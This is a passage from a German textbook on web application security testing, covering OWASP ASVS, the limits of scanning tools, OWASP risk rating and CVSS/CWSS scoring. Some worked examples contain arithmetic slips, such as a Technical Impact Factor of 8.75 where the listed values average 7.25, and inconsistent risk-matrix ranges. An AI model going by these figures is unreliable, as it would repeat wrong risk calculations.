Jede dieser Prüfstufen definiert unterschiedliche Anforderungen an die Abdeckung und Tiefe einer entsprechenden Sicherheitsuntersuchung, so dass sich auf dieser Basis ein bestimmtes Vertrauen in die Sicherheit einer Anwendung ableiten lässt. Der ASVS Standard in der Version 3.0 bildet diese drei Prüfstufen auf insgesamt 207 Prüfanweisungen aus 19 Kategorien (Authentifizierung, Session Management, Zugriffskontrolle, Eingabevalidierung, Ausgabeenkodierung, Kryptografie etc.) ab. Die einzelnen Anweisungen sind dabei relativ exakt, jedoch technologieunabhängig, beschrieben (siehe Abb. 4.3).

Ein üblicher Pentest lässt sich dabei über das ASVS-Prüflevel 2 abbilden. Die an diesen gestellten Anforderungen entsprechen dabei dem aktuellen Stand der Technik und gehen nicht über solche Testgegenstände hinaus, die ein guter Pentest sowieso abdecken sollte.

4.2.3 OWASP Testing Guide

Der mittlerweile in großen Teilen überarbeitete Testing Guide des OWASP (vergl. [5]) liefert eine anschauliche Darstellung verschiedener Testverfahren (z. B. das Testen von SQL-Injection-Schwachstellen) und Vorgehensweisen für die technische Durchführung einzelner Sicherheitstests. Der Testing Guide ist eine sehr nützliche Hilfe insbesondere für all jene, die sich in die konkrete Durchführung von Sicherheitstests einer Webanwendung einarbeiten wollen. Ebenfalls besitzen die einzelnen Testfälle eindeutige Kennungen (z. B. OWASP-AT-12), wodurch sich auf sie im Rahmen einer Testspezifikation Bezug nehmen lässt.

4.3 Tools

Es existiert eine sehr große Anzahl an Tools, mit denen sich Sicherheitstests von Webanwendungen durchführen lassen. Bevor in den nachfolgenden Kapiteln auf einzelne Toolgattungen genauer zu sprechen gekommen wird, sollen in diesem Kapitel ein paar generelle Aspekte im Hinblick auf den Einsatz solcher Tools, insbesondere innerhalb von Unternehmen, diskutiert werden.

4.3.1 Wirksamkeit

Trotz teilweise gravierenden Limitationen kann der Einsatz von Tools sehr zweckmäßig sein. Dafür ist es allerdings erforderlich, sich über diese Limitationen bewusst zu sein. Angaben von Herstellern sollten hierbei in der Regel sehr kritisch hinterfragt werden. Dass ein Produkt etwa bestimmte Schwachstellentypen grundsätzlich erkennen kann, bedeutet noch lange nicht, dass dies auch in der Praxis zuverlässig für alle Technologien und Varianten funktioniert. Die Wirksamkeit eines Tools wird generell durch seine Erkennungsrate bestimmt, die durch das Verhältnis von korrekt erkannten Defects (True Positives) zu falsch erkannten (False Positives) und gar nicht erkannten (False Negatives) ermittelt wird (siehe Tab. 4.4).

Entscheidend ist hierbei das Verhältnis der True-Positive- zur False-Negative-Rate, also die Beziehung zwischen korrekt erkannten und nicht erkannten Defects. Dieser Wert lässt sich jedoch nur dann wirklich messen, wenn alle Fehler innerhalb einer Anwendung bekannt sind, was natürlich nur bei entsprechenden Testanwendungen der Fall sein wird.

Im Jahr 2009 evaluierte das MITRE-Institut verschiedene dynamische und statische Analysetools im Hinblick auf deren Erkennungsraten bei insgesamt 695 Schwachstellentypen (vergl. [6]). Das Ergebnis dieser Analyse war relativ ernüchternd: Es zeigte, dass die untersuchten Tools entgegen der Herstellerangaben nur einen Bruchteil der relevanten Schwachstellen erkannten. Selbst wenn die Ergebnisse aller Produkte kombiniert wurden betrug die Gesamterkennungsrate (also True Positives) gerade einmal 45 %! Bei vielen Fehlergattungen liegt die Erkennungsquote von Tools noch deutlich unter diesem Wert. So lassen sich etwa fachliche Fehler oder solche, die ein Verständnis des jeweiligen Kontextes erfordern, kaum „Out-of-the-Box“ durch ein Tool erkennen.

Tab. 4.4 Erkennungsmetriken in Bezug auf Tools

	Defect vorhanden	**Defect nicht vorhanden**
Defect gefunden	I. True Positive („Wahr-Positiv“)	III. False Positive („Falsch-Positiv“)
Defect nicht gefunden	II. False Negative („Falsch-Negativ“)	

Wesentlich leichter lässt sich die False-Positive-Rate messen, also der Anteil fehlerhaft erkannter Defects – eine Metrik, die sehr maßgeblich vom konkret eingesetzten Verfahren abhängt. Besitzen relativ exakte Verfahren wie Signaturvergleiche hier noch eine verschwindend geringe Fehlerrate, ist diese bei solchen, die auf intelligenten (bzw. komplexen) Algorithmen basieren, natürlich generell deutlich höher. Gerade im Fall von Webanwendungen liefern nicht eingestellte Tools in der Regel sehr viele False Positives.

Aus persönlicher Erfahrung kann ich sagen, dass die False-Positive-Rate bei manchen Tools und Schwachstellenarten deutlich über 90% liegen kann. Daher besteht ein großer Teil der Arbeit mit solchen Tools darin, Findings im Hinblick auf ihre Korrektheit überhaupt erst mal zu verifizieren. Dies stellt einen Grund dafür dar, dass vor allem gegen dynamische Webscanner wie Tools zur statischen Codeanalyse starke Vorbehalte existieren.

Tools sollten niemals blind eingesetzt werden. Für viele Tools (bzw. Toolgattungen) existieren bestimmte Anwendungsfälle, in denen diese besonders zuverlässig arbeiten und andere, wo dies nicht der Fall ist. Solche Limitationen sollten verstanden und entsprechend beim Einsatz der jeweiligen Tools berücksichtigt werden. So etwas wie „Sicherheit per Knopfdruck“ existiert zwar nicht, dennoch wird im Verlauf dieses Kapitels gezeigt werden, wie wertvoll Tools bei zweckmäßigem Einsatz sein können.

4.3.2 Finding vs. Schwachstelle

Wie wir in dem letzten Abschnitt gesehen haben, wäre es ein großer Fehler, die Ergebnisse von Tools mit Schwachstellen gleichzusetzen. Stattdessen liefern Tools zunächst nur Findings (= potenzielle Schwachstellen), die in der Regel durch eine Person zunächst manuell verifiziert werden müssen, um aus diesen ggf. tatsächliche Schwachstellen identifizieren zu können.

Es gibt natürlich Ausnahmen: Einige Toolergebnisse (z. B. in Bezug auf unsichere SSL/TLS-Einstellungen oder fehlende Header) sind in der Regel so zuverlässig, dass diese tatsächlich mit Schwachstellen gleichzusetzen sind. Ganz anders sieht es bei solchen aus, die etwa mit unsicheren Datenflüssen (Beispiel: SQL Injection, XSS) zusammenhängen. So lassen sich große Ergebnislisten mit vielen hundert oder gar tausend Findings häufig auf ein paar wenige, tatsächliche Schwachstellen ausdünnen. Das hängt nicht nur mit hohen False-Positive-Raten der eingesetzten Tools zusammen, sondern auch damit, dass diese in vielen Fällen eben nur Hinweise auf mögliche Sicherheitsprobleme liefern.

Machen Sie also nicht den Fehler, Bug-Tickets für Tool-Findings automatisiert anzulegen oder PDF-Ergebnisreports mit der Bitte um Behebung an Entwickler zu senden. Zumindest dann nicht, wenn Sie sich bzgl. der Zuverlässigkeit der gewonnenen Findings nicht im Klaren sind.

4.3.3 Automatisierbarkeit

Ein wichtiger Aspekt von Tools ist deren Automatisierbarkeit. Das bedeutet, dass sich diese nicht nur über eine GUI, sondern auch über REST-Services, die Kommandozeile

oder Plugins in Build-Tools wie Jenkins integrieren und automatisch ausführen lassen. Insbesondere im Rahmen der agilen Entwicklung und DevOps ist ein hoher Grad an Automatisierbarkeit von Qualitätsprüfungen erforderlich, zu denen natürlich auch Sicherheitsprüfungen zu zählen sind. Im Hinblick auf Sicherheit ist dies jedoch aufgrund der bereits angesprochenen eingeschränkten Zuverlässigkeit von Tool-Ergebnissen in diesen Bereich problematisch.

Wir werden auf diesen Aspekt im Rahmen dieses Kapitels häufiger und in Bezug auf verschiedene Toolgattungen noch mal detailliert in Abschn. 4.7.5 eingehen.

4.3.4 Policies

Mit einer Policy lässt in einem Tool festlegen, wann ein Finding zugelassen oder abzulehnen ist. Die Möglichkeit, solche Policies zu verwenden, ist extrem wertvoll, insbesondere im Hinblick auf den Einsatz eines Tools im Rahmen einer Testautomatisierung. Denn dort brauchen wir dadurch lediglich abzufragen, ob für eine bestimmte Anwendung Verstöße (engl. Violations) gegen eine bestimmte Policy vorliegen oder nicht.

Gewöhnlich lassen sich Policies innerhalb eines Tools bestimmten dort angelegten Anwendungen (z. B. auf Basis deren Schutzbedarfs oder Zugreifbarkeit über das Internet) zuordnen. Aber auch unterschiedliche Schwachstellenklassen lassen sich auf Basis von solchen Tool-Policies als relevant oder eben irrelevant kennzeichnen und sich dadurch nicht zuletzt auch die Qualität der Ergebnisse eines Tools verbessern.

4.3.5 Ownerschaft

Eine entscheidende Frage, die im Zusammenhang mit dem Einsatz von Security Tools in Unternehmen zu klären ist, ist die nach deren (fachlichen) Product Owners, also den Verantwortlichen für den Einsatz des Tools.

Diese Frage zu beantworten ist oftmals sehr schwierig, sind hier doch mit den grundsätzlichen Verantwortlichkeiten vor allem schnell auch signifikante Aufwände verbunden. Letztere entstehen auch durch den Know-how-Aufbau, den ein Tooleinsatz häufig erforderlich macht. Auch lassen sich viele Security Tools von ihrer Beschaffenheit her grundsätzlich immer mindestens zwei Abteilungen zuordnen, nämlich der IT-Sicherheit, der Entwicklung und dem Betrieb. Wo der beste Ort ist, diese „Ownerschaft“ zu verankern, hängt dazu häufig von den organisatorischen Strukturen und der internen Kultur eines Unternehmens ab. Und so werden in der Praxis nicht selten Tools für viel Geld durch ein Unternehmen eingekauft, dann aber aufgrund der fehlenden Ownerschaft nicht oder nur bedingt eingesetzt.

Grundsätzlich sind Security Tools schwer vom Security-Bereich zu trennen, da nur dort in der Regel das erforderliche Know-how für deren Nutzung besteht und Vorgaben bzgl. der Bewertung von Findings erstellt werden können. In Bezug auf den Einsatz von Tools

im Bereich der Anwendungssicherheit eines Unternehmens sind vor allem die beiden folgenden Modelle gängig:

1. **Zentral**: Durchführung durch ein IT-Security-Team, entweder periodisch, im Rahmen von Abnahmen oder bei Bedarf als Dienstleistung.
2. **Self-Service**: Einsatz durch die Entwicklung selbst, z. B. durch deren Integration in Entwicklungs-IDEs oder Build-Tools.

In der Praxis ist häufig eine Kombination aus beiden Modellen anzutreffen. Dabei werden initiale Security Scans zunächst von einzelnen Releases (bzw. Sprints) entkoppelt und durch das IT-Security-Team entsprechende Tool-Policies und ggf. vorbewertete Scans erstellt, die sich dann fortan autark innerhalb der Entwicklung durchführen lassen. Das zentrale Security-Team unterstützt die Entwicklungsbereiche zudem bei Fragen zum Umgang mit dem Tool sowie der Interpretation von Findings und genehmigt Ausnahmen zu Tool-Policies.

4.3.6 Deployment (Cloud vs. On-Premise)

Besonders im kommerziellen Bereich bieten viele Hersteller ihre Lösungen immer häufiger neben lokal installierbaren („on-premise“) auch als Cloud-Varianten an.

Da die Cloud-Variante in der Regel durch den Hersteller selbst betrieben wird, entscheiden sich viele Unternehmen aufgrund von Bedenken oder existierenden Vorgaben im Hinblick auf die Vertraulichkeit der Scannergebnisse oder der analysierten Artefakte für eine On-Premise-Installation. Dabei kann die Entscheidung für eine Cloud-Lösung viele Vorteile besitzen:

1. In der Regel günstigere Lizenzen als für On-Premise-Varianten
2. Keine Betriebskosten und -aufwände (z. B. für das Einspielen von Updates)
3. Einfacherer Support durch den Hersteller
4. Externe Dienstleister können Zugriff erhalten

4.4 Bewertungsverfahren

Ein essenzieller Bestandteil einer jeden Sicherheitsuntersuchung besteht darin, die identifizierten (potenziellen) Sicherheitsprobleme zu bewerten. In der Praxis geschieht dies oftmals auf relativ subjektive Weise. Das Ergebnis wird dann häufig als *Kritikalität*[2] bezeichnet und in „hoch“, „mittel“ und „niedrig“ unterteilt. Ein solcher Ansatz ist

[2] Die Kritikalität einer Schwachstelle darf in diesem Zusammenhang nicht mit der Geschäftskritikalität („Business Criticality“) verwechselt werden, auf die in Abschn. 5.4.2 eingegangen wird.

allerdings nur im Rahmen einer Vorbewertung zweckmäßig. Um Sicherheitsprobleme konsistent bewerten zu können, benötigen wir objektive und vergleichbare Verfahren. In diesem Kapitel werden die wichtigsten hiervon vorgestellt, deren Eignung sich je nach Anwendungsgebiet unterscheiden kann.

4.4.1 Risiken

Das aussagekräftigste Verfahren für die Bewertung von möglichen Sicherheitsproblemen besteht in der Ermittlung von Risiken. Diese lassen sich nämlich im Rahmen des IT-Risikomanagements erfassen und nachverfolgen. Formell lässt sich ein (IT-)Risiko dabei durch die folgende Formel ermitteln:[3]

$$Risiko = Eintrittswahrscheinlichkeit\left(Likelihood\right) x\, Schaden\left(Impact\right)$$

Die Bemessung solcher (Sicherheits-)Risiken[4] gestaltet sich gerade in Bezug auf die Anwendungsentwicklung als schwierig, besonders in einer frühen Entwicklungsphase. Die Schwierigkeit liegt hier weniger in der Bemessung des Schadenspotenzials als vielmehr in der Ermittlung der Eintrittswahrscheinlichkeit. Beim Ansatz des BSI (vergl. [7]) wird die Eintrittshäufigkeit (Annual Rate of Occurrence, ARO hierzu auf die folgenden vier Stufen *quantitativ* abgebildet:

- „sehr wahrscheinlich“: einmal pro Woche oder öfter
- „wahrscheinlich“: einmal pro Monat
- „möglich“: einmal pro Jahr
- „unwahrscheinlich“: alle 10 Jahre oder seltener

Für die Ermittlung des konkreten Risikos einer Schwachstelle ist dieser Ansatz allerdings ungeeignet. Besser lässt sich hierzu der deutlich differenzierte Ansatz aus den Risk Management Guidelines (NIST SP 800-30, vergl. [8]) des NIST verwenden. Die Eintrittswahrscheinlichkeit wird dort über die folgenden drei Faktoren *qualitativ* ermittelt:

- **Motivation** und Fertigkeit der Bedrohungsquelle
- **Direktheit** und Schadenspotenzial der Schwachstelle
- **Wirkungsgrad** existierender Gegenmaßnahmen

[3] Alternativ lässt sich hier auch von einer „Auswirkung“ sprechen, was sicherlich rein sprachlich auch korrekter wäre.

[4] Vielfach werden IT-Risiken dabei als Betriebsrisiken (also z. B. der Ausfall eines Systems durch einen technischen Defekt) verstanden. Wenn wir hier von Risiken sprechen, meinen wir jedoch stets Sicherheitsrisiken, also solche, die sich auf die Grundwerte beziehen.

Auf Basis dieser Faktoren lässt sich die Eintrittswahrscheinlichkeit für alle Arten von Gefährdungen auf folgende Weise abbilden:

- **Hoch**: Keiner der drei Faktoren wird kompensiert.
- **Mittel**: Einer der drei Faktoren wird kompensiert.
- **Niedrig**: Zwei oder mehr Faktoren werden kompensiert.

Im Rahmen der OWASP Risk Rating Methodology (vergl. [9]) wird dieser grundlegende Ansatz weiter konkretisiert. Auch hier wird die Eintrittswahrscheinlichkeit auf Basis der Bedrohungsquelle (z. B. ein Angreifer) und einer Schwachstelle ermittelt. Vorhandene Sicherheitsmechanismen finden dort jedoch nur indirekt Berücksichtigung. Die Bedrohungsquelle wird dabei über den sogenannten „Threat Agent Factor" bewertet, der mit Hilfe der Bewertungsskala aus Tab. 4.5 bestimmt wird.

Die Bewertung der von einer Schwachstelle ausgehenden Gefährdung erfolgt über den „Vulnerability Factor" und in Bezug auf die Bedrohungsquelle (siehe Tab. 4.6).

Leider findet im Ansatz der OWASP die Gegenmaßnahme keine Berücksichtigung. Dies lässt sich jedoch über die Hinzunahme eines zusätzlichen und optionalen „Countermeasure Factors" erreichen (siehe Tab. 4.7).

Auf Basis dieser Metrik lässt sich nun sowohl die Eintrittswahrscheinlichkeit als auch die Auswirkung einer Schwachstelle (bzw. einer Gefährdung) bestimmten.

Tab. 4.5 Threat Agent Factor. (Quelle: OWASP)

Metrik	Beschreibung	Bewertung der Bedrohungsquelle
Fertigkeiten	Vorhandene Fertigkeiten oder Kenntnisse	1: Security Experte 3: Netzwerk- oder Programmierkenntnisse 4: Erweiterte Kenntnisse 6: Allgemeine technische Fertigkeiten 9: Keine technischen Fertigkeiten
Motiv	Vorhandenes Motiv	1: Geringer oder kein Anreiz 4: Möglicher Anreiz 9: Hoher Anreiz
Gelegenheit	Existierende Ressourcen und Gelegenheiten	0: Vollständiger Zugriff oder kostspielige Ressourcen erforderlich 4: Erweiterter Zugriff erforderlich 7: Allgemeiner Zugriff erforderlich 9: Kein Zugriff erforderlich
Art[a]	Anzahl und Typ	2: Entwickler 2: System-Administratoren 4: Intranet-Anwender 5: Partner 6: Authentifizierte Benutzer 9: Anonyme Internetbenutzer

[a]Im Englischen wird diese Metrik mit „size" bezeichnet.

Tab. 4.6 Vulnerability Factor. (Quelle: OWASP)

Metrik	Beschreibung	Bewertung der Schwachstelle
Auffindbarkeit	Schwierigkeit der Identifikation	1: Praktisch undurchführbar 3: Schwierig 7: Einfach 9: Tools verfügbar
Ausnutzbarkeit	Schwierigkeit der Ausnutzung	1: Theoretisch 3: Schwierig 5: Einfach 9: Tools verfügbar
Awareness	Bekanntheit	1: Unbekannt 4: Versteckt 6: Offensichtlich 9: Öffentlich zugängliches Wissen
Intrusion Detection (Erkennbarkeit)	Wahrscheinlichkeit der Identifikation des Angriffs (durch Intrusion Detection etc.)	1: Aktive Erkennung in der Anwendung 3: Logging mit Review 8: Logging ohne Review 9: Kein Logging

Tab. 4.7 Countermeasure Effectiveness Factor

Metrik	Beschreibung	Bewertung existierender Maßnahmen
Effektivität	Effektivität der Maßnahme	7: Limitiert 1: Hinreichend -7: Vollständig

Damit haben wir nun alle einzelnen Faktoren zusammen und können hiermit die tatsächliche Eintrittswahrscheinlichkeit ermitteln. Tab. 4.8 zeigt hierzu ein Beispiel.

Die Gesamtbewertung der qualitativen Eintrittswahrscheinlichkeit für das gezeigte Beispiel wurde per arithmetischem Mittel dabei wie folgt bestimmt:

- 0 bis 3: „Niedrig“
- 3 bis 6: „Mittel“
- 6 bis 9: „Hoch“

Nach der Ermittlung der Eintrittswahrscheinlichkeit benötigen wir natürlich noch die potenzielle Schadenshöhe einer Schwachstelle, um letztlich das Risiko bewerten zu können. Diese können wir durch eine quantitative Bewertung der potenziellen Kosten für das Eintreten einer Gefährdung (z. B. Ausnutzen einer Schwachstelle) in Euro bewerten, was als Single Loss Expectancy (SLE) bezeichnet wird. Entsprechende Werte lassen sich aus einer Business Impact Analyse (BIA) entnehmen. In der Praxis

Tab. 4.8 Ermittlung der Eintrittswahrscheinlichkeit (in Anlehnung an OWASP)[a]

Bewertung der Bedrohungsquelle	
Fertigkeit	5
Motiv	2
Gelegenheit	7
Größe	1
= Threat Agent Factor	= 3,75 („Mittel“)
Bewertung der Schwachstelle	
Auffindbarkeit	3
Ausnutzbarkeit	6
Awareness	9
Intrusion Detection	2
= Vulnerability Factor	= 5 („Mittel“)
Bewertung der Gegenmaßnahme	
Effektivität	7 („Limitiert“)
= Countermeasure Factor	= 7
Eintrittswahrscheinlichkeit: 5.25 („MITTEL“)	

[a]Zusätzlich zum Countermeasure Factor wurde der Gesamtwert durch Mittelung der einzelnen Faktoren berechnet. Dadurch werden alle Faktoren gleichermaßen berücksichtigt

sind solche Bewertungen jedoch schwer auf konkrete Gefährdungen anwendbar. Wie hoch bewertet man etwa die monetäre Schadenshöhe für einen Ansehensverlust, der häufig die Folge des Auftretens einer Schwachstelle in Webanwendungen ist?

Daher wird in der Praxis auch hier häufiger eine qualitative Bewertung des Schadens durchgeführt, gewöhnlich ebenfalls in „hoch“, „mittel“ und „niedrig“. Um eine Nachvollziehbarkeit und Reproduzierbarkeit zu ermöglichen, benötigen wir auch hier ein entsprechendes Bewertungsschema. Auch hierbei hilft uns die OWASP Risk Rating Methodology, die genau ein solches Modell enthält. Besonders hilfreich ist dabei, dass dort zwischen zwei Faktoren differenziert wird: Zunächst betrifft dies die technischen Auswirkung, die durch den in Tab. 4.9 dargestellten Technical Impact Factor ermittelt wird.

Die technische Auswirkung wird nun durch die Auswirkung auf die Geschäftstätigkeit erweitert, die sich durch den in Tab. 4.10 dargestellten Business Impact Factor ermitteln lässt.

Diese Abgrenzung von technischer und geschäftlicher Auswirkung ist auch deshalb wichtig, da sich diese Faktoren oftmals nur von unterschiedlichen Personen bewerten lassen. Während die technische Auswirkung in der Regel durch einen externen Sicherheitstester bestimmt wird, kann das konkrete Schadenspotenzial für die Geschäftstätigkeit am besten durch den Application Owner oder Projektleiter ermittelt werden. Durch Zusammenführen beider Faktoren erhalten wir schließlich die Gesamtauswirkung einer Gefährdung (bzw. der ihr zugrunde liegenden Schwachstelle), die in Tab. 4.11 dargestellt ist.

Tab. 4.9 Technical Impact Factor (Quelle: OWASP)

Metrik	Beschreibung	Potenzieller technischer Schaden
Verlust der Vertraulichkeit	Sensibilität und Umfang der Offenlegung von Daten	2: Eingeschränkte Offenlegung interner Daten 6: Eingeschränkte Offenlegung kritischer Daten 6: Umfängliche Offenlegung sensibler Daten 7: Umfängliche Offenlegung kritischer Daten 9: Vollständige Offenlegung sämtlicher Daten
Verlust der Integrität	Umfang der Zerstörung von Daten	1: Wenige eingeschränkt korrupte Daten 3: Wenige ernsthaft korrupte Daten 5: Viele eingeschränkt korrupte Daten 7: Viele ernsthaft korrupte Daten 9: Vollständig zerstörte Daten
Verlust der Verfügbarkeit	Umfang des Ausfalls von Diensten	1: Minimaler Ausfall sekundärer Dienste 5: Minimaler Ausfall primärer Dienste 5: Umfänglicher Ausfall sekundärer Dienste 7: Umfänglicher Ausfall primärer Dienste 9: Vollständiger Ausfall aller Dienste
Verminderung der Zurechenbarkeit	Erkennbarkeit und Zurechenbarkeit des Angriffs	1: Vollständig nachvollziehbar 7: Möglicherweise nachvollziehbar 9: Vollständig anonymisiert

Tab. 4.10 Business Impact Factor. (Quelle: OWASP)

Metrik	Beschreibung	Potenzieller geschäftlicher Schaden
Finanzieller Schaden	Höhe des finanziellen Schadens durch Ausnutzung	1: Geringer als das Fixen der Schwachstelle 3: Geringfügige Auswirkung auf den Gewinn 7: Signifikante Auswirkung auf den Gewinn 9: Insolvenz
Ansehensverlust	Kann eine Ausnutzung zu geschäftsschädigenden Ansehensverlusten führen?	1: Minimaler Schaden 4: Verlust von wichtigen Kunden 5: Schaden des Firmenwertes 9: Schaden der Marke
Compliance-Verletzung	Umfang der Compliance-Verletzungen	2: Geringfügige Verletzung 5: Klare Verletzung 7: Schwerwiegende Verletzung
Datenschutz-Verletzung	Wie viele Datensätze personenbezogener Daten könnten verloren gehen?	3: Einer 5: Hunderte 7: Tausende 9: Millionen

Tab. 4.11 Ermittlung der technischen und geschäftlichen Auswirkung. (Quelle: OWASP)

Technische Auswirkung	
Vertrauensverlust	6
Integritätsverlust	8
Verfügbarkeitsverlust	7
Verlust der Zurechenbarkeit	8
= Technical Impact Factor	= 8.75 („Hoch“)
Geschäftliche Auswirkung	
Finanziell	2
Ansehen	3
Compliance	2
Datenschutz	2
= Business Impact Factor	= 2.25 („Niedrig“)
Gesamtauswirkung: 5.5 („MITTEL“)	

Weiterhin kann es hilfreich sein, die einzelnen Kriterien und Faktoren auf unterschiedliche Weise zu gewichten. Die geschäftliche Auswirkung sollte im Regelfall etwa höher gewichtet werden als die technische. Auf Basis dieser Faktoren lassen sich nun auch unterschiedliche Risiken definieren:

- **Technisches Risiko**: Eintrittswahrscheinlichkeit x technische Auswirkung
- **Geschäftsrisiko**: Eintrittswahrscheinlichkeit x geschäftliche Auswirkung
- **Gesamtrisiko**: Eintrittswahrscheinlichkeit x ((technische + geschäftliche Auswirkung)/2)

Die konkreten Risikowerte lassen sich aus der in Tab. 4.12 gezeigten Risikomatrix entnehmen:

In unserem konkreten Fall erhalten wir somit ein hohes technisches Risiko sowie ein niedriges Geschäftsrisiko und in der Summe ein mittleres Gesamtrisiko. Werden Risiken auf diese Weise ermittelt und dokumentiert, erfordert dies zwar einen etwas höheren Aufwand als bei einer informellen bzw. subjektiven Bewertung (z. B. durch Kritikalitäten), allerdings hat die Verwendung eines solchen Bewertungsschemas den großen Vorteil einer reproduzierbaren und nachvollziehbaren Methodik. Wir erhalten qualitative Risiken und können diese in ein bestehendes IT-Risikomanagement übernehmen.

Die Verwendung einer solchen Methodik ist in vielen Fällen allerdings sicherlich nicht zweckmäßig, etwa um eine große Anzahl von Tool-Findings zu bewerten. Zudem kann es durchaus auch Fälle geben, wo es gar nicht wünschenswert ist, Risiken im Rahmen einer Schwachstellenbewertung überhaupt zu bestimmen. Dies kann etwa dann der Fall sein, wenn eine solche Bewertung nur bestimmten Abteilungen in einem Unternehmen vorbehalten ist, der Analyst über verschiedene der erforderlichen Informationen nicht verfügt oder es aus sonstigen politischen oder organisatorischen Gründen nicht gewünscht wird. Daher gibt es gute Gründe für den Einsatz alternativer Verwendung auch fallabhängig.

Tab. 4.12 Bestimmung des Risikos

	Eintrittswahrscheinlichkeit	*Niedrig (0-3)*	*Mittel (3-6)*	*Hoch (6-9)*
Auswirkung	*Hoch (6-9)*	Mittel (6-27)	Hoch (18-54)	Kritisch (66-81)
	Mittel (3-6)	Niedrig (3-9)	Mittel (9-36)	Hoch (18-54)
	Niedrig (0-3)	Kein (0-3)	Niedrig (3-9)	Mittel (9-36)

4.4.2 CVSS

Beim Common Vulnerability Scoring System (CVSS, http://www.first.org/cvss) handelt es sich um ein Scoring Model, das für die Bewertung von CVE-Einträgen (http://cve.mitre.org) entwickelt wurde, einem Verzeichnis für Sicherheitslücken (Known Vulnerabilities) in Standard- und Open Source-Software. Damit ist natürlich auch die Anwendbarkeit des CVSS deutlich eingeschränkt. So lässt es sich beispielsweise nicht einsetzen, um eine Schwachstelle innerhalb der Designphase zu bewerten. Zudem gestaltet sich die Anwendung des CVSS (vor allem aufgrund der vielen zu bewertenden Metriken) in der Praxis komplex und zeitaufwendig.

Das CVSS findet daher vor allem dort Anwendung, wo eine nachvollziehbare Abschätzung zur Kritikalität einer existierenden Sicherheitslücke vorgenommen werden soll. Die Verwendung kann sich etwa für Softwarehersteller in ihren Security Advisories anbieten. Für diesen Anwendungsfall hat sich CVSS mittlerweile als De-facto-Standard etabliert, der von zahlreichen Herstellern, darunter Symantec, IBM oder HP, genutzt wird. Aufgebaut ist ein CVSS-Eintrag in drei sogenannten Metrik-Gruppen:

- **Base Metric Group**: repräsentiert die intrinsischen und fundamentalen Charakteristiken der Sicherheitslücke, die zeitlich konstant und nicht abhängig von der jeweiligen Umgebung sind.
- **Temporal Metric Group**: repräsentiert die Charakteristiken einer Sicherheitslücke, die sich zeitlich oder in bestimmten Umgebungen ändern können.
- **Environmental Metric Group**: repräsentiert die Charakteristiken einer Sicherheitslücke, die sich auf eine konkrete Umgebung beziehen, in der die betroffene Software zum Einsatz kommt.

Über diese drei Gruppen werden insgesamt 13 einzelne Metriken abgebildet (siehe Abb. 4.4).

Bei bekannten Sicherheitslücken, etwa in Standardsoftware oder einem Open Source-Produkt, ist der Base Score stets konstant, wohingegen die beiden anderen Metriken von der Umgebung abhängig sind, in der die Software eingesetzt wird. Der Base Score wird daher als einzige dieser Metriken in entsprechenden Datenbanken wie der National Vulnerability




Abb. 4.4 CVSS-Metriken

Database des US-Certs (web.nvd.nist.gov) zu jeder Sicherheitslücke angegeben. Die Berechnung der verschiedenen Metriken eines CVSS-Scores erfolgt mit komplexen und gewichteten Formeln. Im Fall des Base Scores sieht eine solche wie folgt aus:

```
BaseScore = round_to_1_decimal(((0.6*Impact)+(0.4*Exploitability)-
1.5)*f(Impact)) Impact = 10.41*(1-(1-ConfImpact)*(1-IntegImpact)*(1-
AvailImpact)) Exploitability = 20* AccessVector*AccessComplexity*Authe
ntication f(impact)= 0 if Impact=0, 1.176 otherwise
```

Als Resultat der Berechnung erhält man einen CVSS-Score mit einem Wert von 1–10, wobei Werte über 9 als sehr kritisch zu werten sind. Im Fall der 2013 bekannt gewordenen, äußerst kritischen Sicherheitslücke in Java 7 (CVE-2012-3174) ergibt sich entsprechend der höchstmögliche Base Score von 10. Über den sogenannten CVSS-Vektor (in diesem Fall: „AV:N/AC:L/Au:N/C:C/I:C/A:C“) lässt sich die konkrete Bewertung der einzelnen Metriken dokumentieren, nachvollziehen und wie in Tab. 4.13 dargestellt aufschlüsseln.

Die praktische Arbeit mit CVSS legt die Verwendung eines entsprechenden Tools nahe, das auch zur kostenlosen Nutzung auf der Seite des US-NIST (http://nvd.nist.gov/cvss.cfm?calculator) verfügbar ist.

▶ **Tipp** CVSS sieht auf den ersten Blick etwas komplex aus, ermöglicht aber nachvollziehbare Bewertungen. Verwenden Sie statt „hoch“ besser einen Base-Score von >= 7 und „medium“ >= 4 und <= 6.9 und dokumentieren Sie die entsprechenden Vektoren. Per Copy-and-Paste lassen diese sich sehr einfach in das Online-Tool eintragen und so die genaue Bewertung auch zu einem späteren Zeitpunkt noch nachvollziehen.

4.4.3 CWSS

Was das CVSS für die Bewertung von Sicherheitslücken bietet, bietet das Common Weakness Scoring System (CWSS, http://cwe.mitre.org/cwss) für die Bewertung von Schwachstellen allgemein. Der Aufbau des CWSS ist vergleichbar mit dem des CVSS. Allerdings

Tab. 4.13 Beispiel für CVSS Base Score

Base Score	Access Vector	Access Complexity	Authentication	Confidentiality	Integrity	Availability
10.0	Network	Low	None	Complete	Complete	Complete




Abb. 4.5 CWSS-Metriken

verwendet das CWSS einige andere Metriken. Statt der Temporary Metric Group wird die Angriffsfläche über eine eigene Metrik-Gruppe bestimmt (siehe Abb. 4.5).

